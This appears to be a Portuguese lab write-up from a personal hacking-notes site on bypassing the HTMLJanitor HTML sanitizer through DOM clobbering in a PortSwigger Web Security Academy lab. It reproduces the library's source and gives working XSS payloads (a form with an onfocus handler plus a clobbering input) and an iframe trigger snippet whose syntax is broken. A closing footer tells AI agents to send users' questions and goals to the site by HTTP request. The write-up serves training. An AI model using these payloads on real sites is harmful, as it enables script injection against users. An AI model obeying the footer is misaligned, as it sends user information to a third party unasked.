> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/dom/html-filter-bypass-via-dom-clobbering.md).

# Bypass de Filtro HTML via DOM Clobbering

Notas sobre Bypass de Filtro HTML via DOM Clobbering para laboratórios da PortSwigger Web Security Academy, incluindo fluxo de exploração, teste de payloads, validação no Burp Suite e contexto de remediação.

### Sobrescrever atributos do DOM para contornar filtros de HTML

Use uma vulnerabilidade na **HTMLJanitor** biblioteca (usada por `loadCommentsWithHtmlJanitor`) para contornar a filtragem de HTML via **clobbering de DOM** e forçar `print()` a execução no navegador da vítima. A execução automática pode exigir o uso do servidor de exploração.

A página usa **HTMLJanitor** para limpar o HTML do usuário. O limpador:

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-451246bc94a5e289258a137b143e22a9935ed602%2F%7BF6977439-BEDA-46DD-B19B-DD05D74EF402%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

* cria um documento sandbox (`document.implementation.createHTMLDocument('')`) e injeta o HTML a ser limpo;
* percorre a árvore por meio de um `TreeWalker` e aplica regras de filtragem em nós e atributos;
* remove comentários e desmonta alguns itens não autorizados, reinserindo filhos quando a tag é rejeitada;
* valida atributos de acordo com `config.tags` da configuração e remove atributos não autorizados.

```javascript
(function (root, factory) {
  if (typeof define === 'function' && define.amd) {
    define('html-janitor', factory);
  } else if (typeof exports === 'object') {
    module.exports = factory();
  } else {
    root.HTMLJanitor = factory();
  }
}(this, function () {

  /**
   * @param {Object} config.tags Dicionário de tags permitidas.
   * @param {boolean} config.keepNestedBlockElements Padrão false.
   */
  function HTMLJanitor(config) {

    var tagDefinitions = config['tags'];
    var tags = Object.keys(tagDefinitions);

    var validConfigValues = tags
      .map(function(k) { return typeof tagDefinitions[k]; })
      .every(function(type) { return type === 'object' || type === 'boolean' || type === 'function'; });

    if(!validConfigValues) {
      throw new Error("A configuração era inválida");
    }

    this.config = config;
  }

  var blockElementNames = ['P', 'LI', 'TD', 'TH', 'DIV', 'H1', 'H2', 'H3', 'H4', 'H5', 'H6', 'PRE'];
  function isBlockElement(node) {
    return blockElementNames.indexOf(node.nodeName) !== -1;
  }

  var inlineElementNames = ['A', 'B', 'STRONG', 'I', 'EM', 'SUB', 'SUP', 'U', 'STRIKE'];
  function isInlineElement(node) {
    return inlineElementNames.indexOf(node.nodeName) !== -1;
  }

  HTMLJanitor.prototype.clean = function (html) {
    const sandbox = document.implementation.createHTMLDocument('');
    const root = sandbox.createElement("div");
    root.innerHTML = html;

    this._sanitize(sandbox, root);

    return root.innerHTML;
  };

  HTMLJanitor.prototype._sanitize = function (document, parentNode) {
    var treeWalker = createTreeWalker(document, parentNode);
    var node = treeWalker.firstChild();

    if (!node) { return; }

    do {
      if (node.nodeType === Node.TEXT_NODE) {
        // Se este nó de texto for apenas espaço em branco e o elemento irmão
        // anterior ou seguinte for um elemento de bloco, remova-o
        // OBS.: Esta heurística pode mudar. Muito específica para um bug com
        // `contenteditable` no Firefox: http://jsbin.com/EyuKase/1/edit?js,output
        // FIXME: fazer disso uma opção?
        if (node.data.trim() === ''
            && ((node.previousElementSibling && isBlockElement(node.previousElementSibling))
                 || (node.nextElementSibling && isBlockElement(node.nextElementSibling)))) {
          parentNode.removeChild(node);
          this._sanitize(document, parentNode);
          break;
        } else {
          continue;
        }
      }

      // Remover todos os comentários
      if (node.nodeType === Node.COMMENT_NODE) {
        parentNode.removeChild(node);
        this._sanitize(document, parentNode);
        break;
      }

      var isInline = isInlineElement(node);
      var containsBlockElement;
      if (isInline) {
        containsBlockElement = Array.prototype.some.call(node.childNodes, isBlockElement);
      }

      // Elementos de bloco não devem ser aninhados (por exemplo, <li><p>...); se
      // estiverem, queremos desmembrar o elemento de bloco interno.
      var isNotTopContainer = !! parentNode.parentNode;
      var isNestedBlockElement =
            isBlockElement(parentNode) &&
            isBlockElement(node) &&
            isNotTopContainer;

      var nodeName = node.nodeName.toLowerCase();

      var allowedAttrs = getAllowedAttrs(this.config, nodeName, node);

      var isInvalid = isInline && containsBlockElement;

      // Remova a tag por completo de acordo com a lista de permissões *e* se a marcação
      // for inválida.
      if (isInvalid || shouldRejectNode(node, allowedAttrs)
          || (!this.config.keepNestedBlockElements && isNestedBlockElement)) {
        // Não mantenha o texto interno de elementos SCRIPT/STYLE.
        if (! (node.nodeName === 'SCRIPT' || node.nodeName === 'STYLE')) {
          while (node.childNodes.length > 0) {
            parentNode.insertBefore(node.childNodes[0], node);
          }
        }
        parentNode.removeChild(node);

        this._sanitize(document, parentNode);
        break;
      }

      // Sanitizar atributos
      for (var a = 0; a < node.attributes.length; a += 1) {
        var attr = node.attributes[a];

        if (shouldRejectAttr(attr, allowedAttrs, node)) {
          node.removeAttribute(attr.name);
          // Desloque o array para continuar o loop.
          a = a - 1;
        }
      }

      // Sanitizar filhos
      this._sanitize(document, node);

    } while ((node = treeWalker.nextSibling()));
  };

  function createTreeWalker(document, node) {
    return document.createTreeWalker(node,
                                     NodeFilter.SHOW_TEXT | NodeFilter.SHOW_ELEMENT | NodeFilter.SHOW_COMMENT,
                                     null, false);
  }

  function getAllowedAttrs(config, nodeName, node){
    if (typeof config.tags[nodeName] === 'function') {
      return config.tags[nodeName](node);
    } else {
      return config.tags[nodeName];
    }
  }

  function shouldRejectNode(node, allowedAttrs){
    if (typeof allowedAttrs === 'undefined') {
      return true;
    } else if (typeof allowedAttrs === 'boolean') {
      return !allowedAttrs;
    }

    return false;
  }

  function shouldRejectAttr(attr, allowedAttrs, node){
    var attrName = attr.name.toLowerCase();

    if (allowedAttrs === true){
      return false;
    } else if (typeof allowedAttrs[attrName] === 'function'){
      return !allowedAttrs[attrName](attr.value, node);
    } else if (typeof allowedAttrs[attrName] === 'undefined'){
      return true;
    } else if (allowedAttrs[attrName] === false) {
      return true;
    } else if (typeof allowedAttrs[attrName] === 'string') {
      return (allowedAttrs[attrName] !== attr.value);
    }

    return false;
  }

  return HTMLJanitor;

}));
```


* Princípio: injete um fragmento HTML que crie ou sobrescreva um ID de item esperado pelo script da página (por exemplo, um `<form id="x" tabindex=0 onfocus=...>`). Ao manipular a navegação (hash `#x`) ou forçar o foco, o atributo do evento é disparado.

```html
<html>
<form id=x tabindex=0 onfocus=alert(0)>
<input id=attributes>
</form>
</html>
```

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-779edce191530303eb37111a61d54dc62eee0f31%2F%7B0524BADA-3E4B-4489-B68A-DF04DDF0E080%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

* Variante final para o alvo (`print()`):

```html
<html>
<form id=x tabindex=0 onfocus=print()>
<input id=attributes>
</form>
</html>
```

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6345d8704d6eb263bc8b9f659db32e5edee6124f%2F%7B43907E37-FDFF-46F4-A3B7-5F69F495F819%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

* Disparo automático via um iframe hospedado no servidor de exploração: o iframe carrega a página vulnerável e depois modifica seu `src` para adicionar `#x`, causando foco e a execução do `onfocus` tratador. Exemplo da ideia de usar o servidor de exploração:

{% code overflow="wrap" %}

```javascript
<iframe src="https://0a790035036b319583a1731200e90039.web-security-academy.net/post?postId=9 onload="setTimeout() => this.src += '#x',500;></iframe>
```

{% endcode %}


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/pt-br/web/dom/html-filter-bypass-via-dom-clobbering.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.